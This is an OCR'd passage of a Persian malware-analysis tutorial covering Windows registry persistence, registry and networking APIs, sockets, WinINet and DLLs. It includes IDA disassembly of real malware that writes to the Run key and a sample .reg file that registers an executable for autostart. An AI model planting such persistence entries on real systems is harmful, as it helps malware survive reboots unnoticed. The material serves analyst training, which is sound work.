بدافزارها اغلب از رجیستری برای ماندگاری[7] یا اطلاعات پیکربندی استفاده می‌کنند. شایان ذکر است، عموما بدافزارها عناصری به رجیستری سامانه‌عامل ویندوز می‌افزایند که به آن‌ها اجازه می‌دهد خودشان را در هنگام راه‌اندازی سامانه‌عامل به صورت خودکار بارگذاری کنند. رجیستری بسیار عظیم و بزرگ است و راه‌های بسیاری وجود دارد که بدافزار می‌تواند از آن‌ها برای ماندگاری خود در سامانه قربانی استفاده کند. قبل از بررسی دقیق رجیستری، چندین اصطلاح برای رجیستری وجود دارد که باید با آن‌ها به منظور درک مستندات مایکروسافت آشنا باشید. در قسمت زیر این واژگان تشریح شده‌اند.

جدول ۲: تشریح واژگان رجیستری ویندوز

نوع	توضیحات
کلید ریشه[8]	رجیستری به پنج بخش تقسیم شده است که هر کدام از بخش‌ها کلیدهای ریشه[9] خوانده می‌شوند. همچنین گاهی اوقات، واژه HKEY و hive هم

[1] The Windows Registry
[2] File System
[3] Networking
[4] Drivers
[5] Startup
[6] User Account
[7] Persistence
[8] Root Key
[9] Root keys

	استفاده می‌شوند. هر یک از کلیدهای ریشه دارای یک هدف خاص هستند که در ادامه توضیح داده خواهند شد.
زیر کلید[1]	یک زیر کلید مثل یک زیر دیرکتوری درون یک دیرکتوری می‌باشد.
کلید[2]	یک کلید یک دیرکتوری در رجیستری است که می‌تواند دیرکتوری‌های اضافی یا مقدار در خود ذخیره کند. کلیدهای ریشه و زیرکلیدها هر دو کلید هستند.
مقدار ورودی[3]	یک مقدار ورودی یک جفت مرتب با نام و مقدار است.
مقدار یا داده[4]	مقدار یا داده اطلاعاتی هستند که در یک موجودیت رجیستری ذخیره می‌شوند.

کلیدهای ریشه رجیستری

رجیستری به پنج کلید ریشه تقسیم شده است که در جدول ۳ توضیح داده شده‌اند.

جدول ۳: تشریح کلیدهای رجیستری ویندوز

کلید	توضیحات
HKEY_LOCAL_MACHINE (HKLM)	تنظیمات که در کل ماشین محلی قابل دسترس هستند، ذخیره می‌کند.
HKEY_CURRENT_USER (HKCU)	تنظیمات که فقط برای کاربر جاری مشخص شده را ذخیره می‌کند.
HKEY_CLASSES_ROOT	اطلاعات نوع‌های تعریف شده را ذخیره می‌کند.
HKEY_CURRENT_CONFIG	اطلاعات پیکربندی جاری سخت‌افزار را ذخیره می‌کند.
HKEY_USERS	تنظیمات برای کاربر پیش‌فرض، کاربران جدید و کاربران جاری تعریف می‌کند.

دو تا از رایج‌ترین کلیدهای ریشه HKLM و HKCU هستند. برخی کلیدها در واقع کلید مجازی هستند که یک راه برای ارجاع به اطلاعات درون رجیستری ارائه می‌دهند. به عنوان مثال، کلید HKEY_CURRENT_USER در واقع در HKEY_USERS\SID ذخیره شده است. SID شناسه امنیتی کاربر جاری است.

به عنوان مثال، یکی از مشهورترین زیرکلیدها که توسط بدافزارها به منظور اجرای خودکار استفاده می‌شود، HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run است. این زیرکلید شامل یک مجموعه از مقادیری اجرایی است. این مقادیر اجرایی هنگامی‌که کاربر

[1] Subkey
[2] Key
[3] Value entry
[4] Value or data


به سامانه وارد می‌شود، به صورت خودکار کار خود را شروع می‌کنند. در این مثال کلید ریشه HKEY_LOCAL_MACHINE است و زیر کلیدهای آن SOFTWARE، Microsoft، Windows، CurrentVersion و Run هستند.

ابزار Regedit

برنامه ویرایشگر رجیستری (regedit)، نمایش داده شده در تصویر ۶، یک ابزار ویندوزی است که برای مشاهده و ویرایش رجیستری استفاده می‌شود. پنجره سمت چپ زیر کلیدهای باز شده را نشان می‌دهد. پنجره سمت راست مقادیر موجود در زیر کلیدها را نمایش می‌دهد. هر مقدار موجود دارای یک نام، نوع و مقدار است. مسیر کامل برای زیر کلیدهای جاری در پایین پنجره نمایش داده شده‌اند.


اجرای خودکار برنامه‌ها

نوشتن در زیر کلید Run (که در تصویر ۶ نشان داده شده است) یک راه بسیار مشهور برای راه‌اندازی خودکار یک برنامه در هنگام بارگذاری سامانه است. با این حال این روش خیلی مخفیانه نیست، اغلب این روش توسط بدافزارها برای اجرای خودشان به صورت خودکار استفاده می‌شود.



تصویر ۶: ابزار ویرایشگر رجیستری

شایان ذکر است، به منظور مشاهده برنامه‌هایی که در حین بارگذاری سامانه‌عامل اجرا می‌شوند، می‌توانید از ابزار Autoruns استفاده کنید که در تصویر ۸ محیط آن نمایش داده شده است. این ابزار تمامی برنامه‌هایی که در زمان بارگذاری سامانه‌عامل به صورت خودکار اجرا می‌شوند، کتابخانه‌های پویای پیوندی که در مرورگر IE و دیگر برنامه‌ها بارگذاری شده‌اند و همچنین درایورهای راه‌اندازی که در کرنل سامانه‌عامل بارگذاری شده‌اند، نمایش می‌دهد. در تصویر ۸، تمامی این اطلاعات را مشاهده می‌کنید.



تصویر ۸: محیط برنامه **Autoruns** که برنامه‌های اجرایی در زمان استارت‌آپ را مشخص می‌کند.

برنامه Autoruns حدود ۲۵ الی ۳۰ مکان را که برای راه‌اندازی برنامه‌ها به صورت خودکار طراحی شده‌اند، بررسی می‌کند، با این حال لزوماً به لیست همه آن‌ها نیاز ندارد. این برنامه جزوء برنامه‌هایی است که توسط پکیج ابزارهای مدیریت ویندوز با عنوان Sysinternals انتشار پیدا کرده است. اگر این مجموعه از ابزارها را دانلود کردید، به این ابزار هم دسترسی خواهید داشت.

توابع رایج رجیستری

بدافزارها اغلب از توابع رجیستری ویندوز به منظور ایجاد تغییر در رجیستری و اجرای خود به صورت خودکار استفاده می‌کنند. این توابع قسمتی از رابطهای برنامه‌نویسی ویندوز (Windows API) هستند. در لیست زیر رایج‌ترین توابع رجیستری آورده شده است. برای اطلاعات بیشتر درباره این رابطهای برنامه‌نویسی و همچنین مشاهده نمونه کدهایی که در آن‌ها از این رابط ها استفاده شده است به msdn مایکروسافت رجوع کنید. در جدول ۴، به صورت خلاصه این رابطها تشریح شده‌اند.

homeland security kaipod
کیان امنیت کیاپد

جدول ۴: تشریح توابع رجیستری ویندوز

نام تابع	توضیحات
RegOpenKeyEx	این تابع یک کلید رجیستری را برای اعمال ویرایش و کوئری باز می‌کند. توابع دیگری وجود دارند که اجازه می‌دهند یک کلید رجیستری را ویرایش و کوئری کنید، بدون این‌که آن را باز کنید، اما بیشتر برنامه‌ها از RegOpenKeyEx استفاده می‌کنند.
RegSetValueEx	یک مقدار جدید به رجیستری افزوده و برای آن داده تنظیم می‌کند.
RegGetValue	اطلاعات مقدار یک عنصر در رجیستری را بازگشت می‌دهد.

هنگامی‌که این توابع را در بدافزار مشاهده کردید، باید کلیدهای رجیستری را که بدافزار به آن‌ها دسترسی گرفته است، شناسایی کنید. علاوه بر کلیدهای رجیستری برای اجرا در استارت‌آپ، تعداد زیادی رجیستری دیگر وجود دارد که برای امنیت و تنظیمات سامانه مهم هستند.

لیست این رجیستری‌ها واقعاً بسیار گسترده است و برای جمع‌آوری اطلاعات درباره آنها باید کمی در گوگل به جستجو بپردازید. چون نمی‌توان تمام آن اطلاعات را در این کتاب جای داد. با این حال، هرگاه مشاهده کردید که بدافزار به یک رجیستری خاص دسترسی گرفته است، کافی است در گوگل به جستجو بپردازید.

تجزیه و تحلیل کدهای رجیستری به صورت عملی

لیست ۸ کد دیزاسمبلی یک بدافزار واقعی را نمایش می‌دهد که زیرکلید run را از رجیستری باز کرده و یک مقدار به آن افزوده است که فایل اجرایی بدافزار را در هر بار اجرای سامانه‌عامل به صورت خودکار اجرا کند. تابع RegSetValueEx که شش پارامتر دارد، مقدار یک کلید رجیستری را ویرایش کرده یا اگر کلید مذکور وجود نداشته باشد، یک نمونه جدید ایجاد می‌کند.

نکته: هنگام مشاهده مستندات یک تابع مانند RegOpenKeyEx، RegSetValuEx و غیره در شبکه توسعه‌دهندگان مایکروسافت (MSDN) کاراکتر W یا A آخر این توابع را در نظر نگیرید. چون این دو حرف مشخص کننده انکدینگ کاراکترهایی هستند که رابط‌های برنامه‌نویسی پشتیبانی می‌کنند.

```
0040286F   push    2               ; samDesired
00402871   push    eax             ; ulOptions
00402872   push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877   push    HKEY_LOCAL_MACHINE ; hKey
0040287C ❶call     esi ; RegOpenKeyExW
0040287E   test    eax, eax
00402880   jnz     short loc_4028C5
00402882
00402882 loc_402882:
00402882   lea     ecx, [esp+424h+Data]
00402886   push    ecx             ; lpString
00402887   mov     bl, 1
00402889 ❷call     ds:lstrlenW
0040288F   lea     edx, [eax+eax+2]
00402893 ❸push     edx             ; cbData
00402894   mov     edx, [esp+428h+hKey]
00402898 ❹lea      eax, [esp+428h+Data]
0040289C   push    eax             ; lpData
0040289D   push    1               ; dwType
0040289F   push    0               ; Reserved
004028A1 ❺lea      ecx, [esp+434h+ValueName]
004028A8   push    ecx             ; lpValueName
004028A9   push    edx             ; hKey
004028AA   call    ds:RegSetValueExW
```

لیست ۸: کدی که تنظیمات رجیستری را تغییر می‌دهد

در پایان بیشتر خطوط کدهای دیزاسمبلی لیست ۸، در ارتباط با دستورات اسمبلی و همچنین پارامترهایی که به یک تابع عبور داده شده است، بعد از کاراکتر سمی‌کالن توضیحاتی وجود دارد. در بیشتر حالات، توضیحات، نام پارامترهایی هستند که در پشته قرار داده شده‌اند.

به عنوان مثال، در چهار خط اول کد دیزاسمبلی این بدافزار پارامترهای samDesired، ulOptions، Software\\Microsoft\\Windows\\CurrentVersion\\Run و hKey تابع RegOpenKeyExW را مشاهده می‌کنید که توسط دیزاسمبلر IDA Pro شناسایی و مشخص شده‌اند.

این توضیحات درباره مقادیر پارامترهای تابع که در پشته قرار داده شده‌اند به تحلیلگر بدافزار اطلاعات ارزشمندی می‌دهند. به عنوان مثال در این نمونه، مقدار پارامتر samDesired نوع دسترسی امنیتی درخواست شده را نشان می‌دهد، فیلد پارامتر ulOptions یک عدد صحیح بدون علامت برای نمایش گزینه‌های فراخوانی تابع است و پارامتر hKey یک هندل برای کلید ریشه است که مورد دسترسی قرار گرفته است.

بدافزار مورد تحلیل همانطور که در لیست ۸ (شماره ۱) نشان داده شده است، تابع RegOpenKeyEx را با پارامترهایی که نیاز به باز کردن یک هندل رجیستری HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run دارد، فراخوانی کرده است. نام مقدار (شماره ۵) و داده (شماره ۴) در پشته به عنوان پارامترهای این تابع ذخیره شده‌اند و در

اینجا با برچسب‌گذاری IDA Pro نمایش داده شده‌اند. فراخوانی lstrlenW (شماره ۲) به منظور دریافت اندازه داده‌ها نیاز است که به عنوان یک پارامتر به تابع RegSetValueEx عبور داده شده است.

اسکریپت‌نویسی رجیستری با فایل‌های .reg

فایل ها با پسوند .reg شامل داده‌های رجیستری قابل خواندن توسط انسان می‌شود. هنگامی‌که یک کاربر روی یک فایل .reg دو بار کلیک کند، این فایل به صورت خودکار رجیستری را با اطلاعات درون خود تغییر می‌دهد. همان‌طور که ممکن است تصور کرده باشید، بدافزارها گاهی اوقات از فایل‌های .reg برای تغییر دادن رجیستری استفاده می‌کنند، گرچه بیشتر اوقات برنامه‌نویسان این کار را با کدنویسی مستقیما انجام می‌دهند. لیست ۹ یک مثال از یک فایل .reg را نمایش می‌دهد.

```
Windows Registry Editor Version 5.00

[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"MaliciousValue"="C:\Windows\kcoope.exe
```

لیست ۹: مثال فایل .reg

اولین خط از لیست ۹ به سادگی نسخه ویرایشگر رجیستری را لیست می‌کند. در این جا، نسخه ۵.۰۰ مطابق با ویندوز XP است. کلیدی که قصد تغییر آن را در این قسمت داریم که فایل بدافزار ما به صورت خودکار اجرا شود، کلید HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run است که درون براکت قرار دارد. آخرین خط از فایل .reg شامل مقدار نام و داده برای کلید می‌شود. این لیست مقدار نام MaliciousValue، که خودکار فایل C:\Windows\kcoope.exe را در سامانه‌عامل اجرا می‌کند، به رجیستری می‌افزاید.

رابط‌های برنامه‌نویسی شبکه[1]

بدافزارها کاملا به توابع شبکه برای انجام کارهای مخرب خود متکی هستند و تعداد بسیار زیادی رابط برنامه‌نویسی ویندوز برای برقرار ارتباط تحت شبکه وجود دارد. عملیات ایجاد سیگنیچرهای مبتنی بر شبکه[2]

[1] Networking APIs
[2] Network Signatures

بسیار پیچیده است و ما در قسمت‌های بعدی این سلسله مقالات روی آن متمرکز خواهیم شد. هدف ما در این قسمت نشان دادن چگونگی تشخیص و درک برخی توابع شبکه است تا با شناسایی آن‌ها متوجه شوید یک برنامه مخرب هنگامی‌که از این توابع استفاده می‌کنند، چه کارهایی قادر است انجام دهد.

سوکت‌های سازگار برکلی[1]

سوکت‌های برکلی[2] و یا سوکت‌های بی‌اس‌دی[3] کتابخانه‌ای شامل رابط‌های برنامه‌نویسی برای کار با شبکه هستند که این سوکت‌ها امکان ارتباطات بین دو یا چند پروسه در ماشین‌های گوناگون را فراهم می‌کنند. سوکت‌های برکلی به عنوان رابط برنامه‌نویسی از سامانه‌عامل BSD 2.4 سرچشمه گرفتند که این سامانه‌عامل در سال ۱۹۸۳ منتشر شد.

امروزه تمام سامانه‌عامل‌های مدرن یک پیاده‌سازی از سوکت‌های برکلی را به همراه دارند چون این سوکت‌ها روش استاندارد برای دسترسی به اینترنت هستند. این رابط‌ها در اصل به زبان سی نوشته شدند اما بیشتر زبان‌های برنامه‌نویسی رابط‌های مشابهی را در دسترس کاربر قرار می‌دهند و می‌توان از آنها در اکثر زبان‌های برنامه‌نویسی مدرن استفاده کرد.

با این حال، بدافزارها به شکل خیلی رایجی از این سوکت‌ها برای تعاملات تحت شبکه‌ای خود استفاده می‌کنند که کارکرد آن روی سامانه‌های ویندوزی و لینوکسی تقریبا مشابه است. ویژگی شبکه‌ای سوکت‌های برکلی در کتابخانه‌های Winsock به خصوص در کتابخانه ws2_32.dll ویندوز پیاده‌سازی شده است. شایان ذکر است، توابع socket، connect، bind، listen، accept، send و recv نسبت به بقیه رایج‌تر هستند که در جدول ۵ تشریح شده‌اند.

جدول ۵: توابع شبکه سوکت های سازگار برکلی

تابع	توضیحات
Socket	این تابع یک سوکت ارتباطی ایجاد می‌کند.
Bind	این تابع یک سوکت را به یک پورت خاص بر روی ماشین پیوست می‌کند، قبل از اینکه تابع accept فراخوانی شود.
Listen	این تابع یک سوکت در حالت شنود برای پذیرفتن یک ارتباط را مشخص می‌کند.


[1] Berkeley Compatible Sockets
[2] Berkeley sockets
[3] BSD sockets

Accept	این تابع یک اتصال با یک سوکت از راه دور برقرار کرده و همچنین برقراری یک ارتباط شبکه‌ای را تایید می‌کند.
Connect	این تابع یک اتصال با یک سوکت راه دور برقرار می‌کند؛ شایان ذکر است، سوکت راه دور باید در حالت انتظار برقراری ارتباط باشد.
Recv	این تابع اطلاعات را از یک سوکت راه دور دریافت می‌کند.
Send	این تابع اطلاعات را به یک سوکت راه دور ارسال می‌کند.

نکته : شایان ذکر است، قبل از فراخوانی هر تابع باید ابتدا تابع WSAStartup به منظور تخصیص منابع به کتابخانه‌های شبکه ویندوز فراخوانی شود. هنگام مشاهده ارتباطات شبکه در هنگام دیباگ کد، گذاشتن یک نقطه توقف (Breakpoint) در قسمت WSAStartup می‌تواند مفید باشد.

شبکه سمت کاربر و سمت سرور[1]

همیشه دو جهت در برنامه‌های تحت شبکه وجود دارد: سمت سرور که یک پورت باز را در حالت انتظار برای دریافت یک اتصال نگه می‌دارد و سمت کلاینت که به پورتی که در سمت سرور در حالت باز قرار گرفته است، متصل می‌شود. بدافزار می‌تواند یکی از این‌ها باشد.



تصویر ۷: دیاگرام ارتباطی سوکت‌های برکلی

[1] The Server and Client Sides of Networking

homeland security kaipod
کـــیان امنیت کیان

در برنامه‌های سمت کلاینت که به یک سوکت راه دور متصل می‌شوند، فراخوانی تابع Socket را به دنبال فراخوانی تابع connect و در ادامه فراخوانی توابع send و recv را مشاهده خواهید کرد. برای یک سرویس کاربردی که برای برقراری ارتباط در حال شنود قرار می‌گیرد، توابع socket، bind، listen و accept همچنین در صورت لزوم send و recv به ترتیب فراخوانی می‌شوند. این الگو در برنامه‌های مخرب و غیر مخرب مشابه است. لیست ۱۰ یک مثال از یک برنامه سمت سرور را نشان می‌دهد.

نکته : در این مثال تمامی کنترل‌کننده‌های خطا و پارامترهای راه‌اندازی نادیده گرفته شده است و قسمت‌های مهم برنامه برای این مثال نمایش داده شده است. با این حال، یک مثال واقعی شامل فراخوانی WSAGetLastError و دیگر توابع کنترل‌کننده‌های خطا خواهد شد.

```
00401041  push    ecx             ; lpWSAData
00401042  push    202h            ; wVersionRequested
00401047  mov     word ptr [esp+250h+name.sa_data], ax
0040104C  call    ds:WSAStartup
00401052  push    0               ; protocol
00401054  push    1               ; type
00401056  push    2               ; af
00401058  call    ds:socket
0040105E  push    10h             ; namelen
00401060  lea     edx, [esp+24Ch+name]
00401064  mov     ebx, eax
00401066  push    edx             ; name
00401067  push    ebx             ; s
00401068  call    ds:bind
0040106E  mov     esi, ds:listen
00401074  push    5               ; backlog
00401076  push    ebx             ; s
00401077  call    esi ; listen
00401079  lea     eax, [esp+248h+addrlen]
0040107D  push    eax             ; addrlen
0040107E  lea     ecx, [esp+24Ch+hostshort]
00401082  push    ecx             ; addr
00401083  push    ebx             ; s
00401084  call    ds:accept
```

لیست ۱۰: یک برنامه ساده به همراه یک سوکت سرور

در مثال بالا ابتدا تابع WSAStartup سوکت‌های Win32 را مقداردهی اولیه می‌کند و سپس با فراخوانی تابع socket یک ارتباط ایجاد کرده و در ادامه با فراخوانی تابع bind یک سوکت را به یک پورت پیوست

می‌کند، سپس با فراخوانی تابع listen سوکت را در حالت شنود قرار می‌دهد و در نهایت با فراخوانی تابع accept پذیرش یک اتصال از یک سامانه راه دور را تایید می‌کند.

رابط‌های برنامه‌نویسی WinINet [1]

علاوه بر رابط‌های برنامه‌نویسی Winsock، رابط برنامه‌نویسی سطح بالاتری برای شبکه وجود دارد که WinINet نامیده می‌شود. توابع رابط برنامه‌نویسی WinInet در کتابخانه Wininet.dll ذخیره شده‌اند. اگر یک برنامه توابعی از این کتابخانه به خود وارد کند می‌توان دریافت که آن از رابط‌های برنامه‌نویسی شبکه سطح بالا استفاده کرده است. رابط‌های برنامه‌نویسی WinINet پروتکل‌هایی از قبیل HTTP و FTP را در لایه کاربرد[2] (بالاترین لایه ارتباطی در مدل OSI) پیاده‌سازی می‌کند. به هر صورت، بر مبنای اتصالی که بدافزار ایجاد می‌کند تحلیلگران بدافزار می‌توانند تشخیص دهند بدافزار چه کاری می‌خواهد انجام بدهد.

۱. از InternetOpen برای راه‌اندازی یک اتصال به اینترنت استفاده می‌شود.
۲. از InternetOpenUrl برای اتصال به یک URL استفاده می‌شود.
۳. از InternetReadFile برای خواندن اطلاعات از اینترنت استفاده می‌شود.

بدافزارها می‌توانند از رابط‌های برنامه‌نویسی شبکه WinInet برای اتصال به یک سرور و گرفتن دستورالعمل‌های بعدی خود برای اجرا روی سامانه قربانی استفاده کنند.

دنبال کردن بدافزارهای در حال اجرا[3]

علاوه بر دستوراالعمل‌های پرش (JMP) و فراخونی (CALL) اسمبلی که در دیزاسمبلر IDA Pro قابل مشاهده و شناسایی هستند، روش‌های بسیار دیگری وجود دارد که بدافزار می‌تواند با استفاده از آن‌ها مسیر اجرایی[4] خود را تغییر دهد. همچنین این نکته را در نظر داشته باشید، برای یک تحلیلگر بدافزار شناسایی چگونگی اجرای کدهای دیگر توسط بدافزار بسیار مهم و حیاتی است. شایان ذکر است، اولین و رایج‌ترین راه

[1] The WinINet API
[2] Application Layer
[3] Following Running Malware
[4] Execution Flow

برای دسترسی به کدهای خارج از یک فایل استفاده از کتابخانه‌های هستند که در ادامه این بخش مورد بررسی قرار خواهیم داد.

کتابخانه‌های پیوندی پویا[1]

کتابخانه‌های پیوندی پویا راه جاری سامانه‌عامل ویندوز برای به اشتراک گذاشتن کدهای کتابخانه‌ای میان چندین برنامه کاربردی است. یک Dll یک فایل‌اجرایی است که به تنهایی نمی‌تواند اجرا شود اما توابع اکسپورت شده آن‌ها می‌توانند توسط دیگر برنامه‌های کاربردی مورد استفاده قرار گیرند.

کتابخانه‌های استاتیک[2]، استاندارد اولیه قبل از کتابخانه‌های پیوندی پویا بودند و هنوز هم وجود دارند، اما کمتر رایج هستند. مزیت اصلی استفاده از کتابخانه‌های پیوندی پویا در مقابل استفاده از کتابخانه‌های استاتیک، این است که حافظه استفاده شده توسط کتابخانه‌های پیوندی پویا می‌تواند میان پروسه‌های اجرایی به اشتراک گذاشته شود.

به عنوان مثال، یک کتابخانه پیوندی پویا می‌تواند توسط دو پروسه متفاوت در حال اجرا فراخوانی و مورد استفاده قرار گیرد، اما در حالت استاتیک این کتابخانه‌ها باید دو بار در حافظه بارگزاری شوند که همین امر موجب اتلاف حافظه می‌شود. یکی دیگر از مزیت‌های استفاده از کتابخانه‌های پیوندی پویا این است که می‌توانید از کتابخانه‌های پیوندی پویا شناخته شده ویندوز بدون توزیع مجدد بهره‌مند شوید. این مزیت به توسعه‌دهندگان بدافزار و نرم‌افزارهای کاربردی کمک می‌کند حجم برنامه‌های خود را کاهش دهند.

شایان ذکر است، کتابخانه‌های پیوندی پویا یک مکانیزم استفاده مجدد از کد[3] (یک مفهوم رایج در مهندسی نرم‌افزار) بسیار مفید هستند. به عنوان مثال، شرکت‌های بزرگ نرم‌افزاری برای ارائه برخی از ویژگی‌های رایج میان برنامه‌های کاربردی خود کتابخانه‌های پیوندی پویا ایجاد می‌کنند. سپس هنگامی‌که برنامه کاربردی خود را منتشر می‌کنند، فایل اجرایی اصلی برنامه کاربردی را به همراه کتابخانه‌های پیوندی پویا را که استفاده می‌کند، توزیع می‌کنند. این موضوع به آنها اجازه می‌دهد به سادگی کد برنامه خود را نگهداری کنند.

---

[1] Dynamic link libraries
[2] Static Libraries (.lib)
[3] Code-reuse mechanism

چگونه نویسندگان بدافزار از Dllها استفاده می‌کنند؟

نویسندگان بدافزار از کتابخانه‌های پیوندی پویا به سه روش استفاده می‌کنند:

- **برای ذخیره کدهای مخرب[1]:** گاهی اوقات، نویسندگان بدافزار ذخیره کدهای مخرب در یک کتابخانه پیوندی پویا بجای یک فایل exe را بسیار مفید می‌دانند. بدافزارها گاهی اوقات از کتابخانه‌های پیوندی پویا برای اینجکت خود در پروسه‌های دیگر استفاده می‌کنند.
- **استفاده از کتابخانه‌های پیوندی پویا ویندوز[2]:** امروزه همه بدافزارها از کتابخانه‌های اساسی ویندوز استفاده می‌کنند. کتابخانه‌های پیوندی پویا ویندوز شامل ویژگی‌هایی است که نیاز به تعامل با کرنل ویندوز دارند. در این روش یک برنامه مخرب از کتابخانه‌های پیوندی پویا استفاده می‌کند که بینش فوق‌العاده‌ای به تحلیلگر بدافزار ارائه می‌دهد. مسئله بررسی توابع ایمپورت شده که در قسمت‌های قبلی این سری مقالات مطالعه کردید و همچنین تمامی توابعی که در این قسمت مورد مطالعه قرار دادید، همه آن‌ها از کتابخانه‌های پیوندی پویا ویندوز به برنامه‌ها ایمپورت می‌شوند. در طول این قسمت، ما توابع یک سری کتابخانه‌های خاص ویندوز را پوشش خواهیم داد و همچنین نشان خواهیم داد که چگونه بدافزارها از آنان استفاده می‌کنند.
- **استفاده از کتابخانه‌های جانبی[3]:** بدافزارها همچنین می‌توانند از کتابخانه‌های پیوندی پویا جانبی[4] برای تعامل با دیگر برنامه‌ها استفاده کنند. هنگامی‌که بدافزاری را مشاهده کردید که از یک کتابخانه جانبی به خود تابع وارد کرده است، می‌توانید استنباط کنید که بدافزار در حال برقراری تعامل با آن برنامه است تا به هدف خود برسد. به عنوان مثال، یک بدافزار ممکن است از کتابخانه فایرفاکس برای برقراری یک اتصال معکوس[5] با یک سرور استفاده کند، بجای این‌که مستقیما رابطهای برنامه‌نویسی ویندوز را به منظور برقراری اتصال با یک سرور مورد استفاده قرار بدهد. قابل ذکر است، برخی از بدافزارها به منظور استفاده از برخی قابلیت‌ها و یا ویژگی‌های خاص نیاز به استفاده از کتابخانه‌هایی دارند که به صورت پیش‌فرض روی سامانه قربانی نصب نشده‌اند (مانند کتابخانه

---

[1] To store malicious code
[2] By using Windows DLLs
[3] Third-party DLLs
[4] Third-party
[5] Connect back

boost برای C++). به عنوان مثال بدافزار برای استفاده از قابلیت رمزنگاری باید از یک کتابخانه پیوندی پویا سفارشی مانند Cryptopp یا Botan یا OpenSSL استفاده کند که در سامانه‌عامل در حالت پیش فرض وجود ندارد.

استراکچر اساسی کتابخانه‌های پیوندی پویا[1]

فایل‌های Dll تقریبا شبیه به فایل‌های Exe هستند. همچنین فایل‌های Dll از قالب فایل PE استفاده می‌کنند و تنها فقط یک فلگ در آن‌ها نشان‌دهنده این است که فایل مذکور از نوع کتابخانه‌ای پیوندی پویا یا فایل اجرایی است. فایل‌های کتابخانه‌ای پیوندی پویا توابع اکسپورت شده زیادی دارند و عموما به آن‌ها توابع کمی ایمپورت می‌شوند. غیر از آن، هیچ تفاوت واقعی میان یک فایل Dll و یک فایل Exe وجود ندارد.

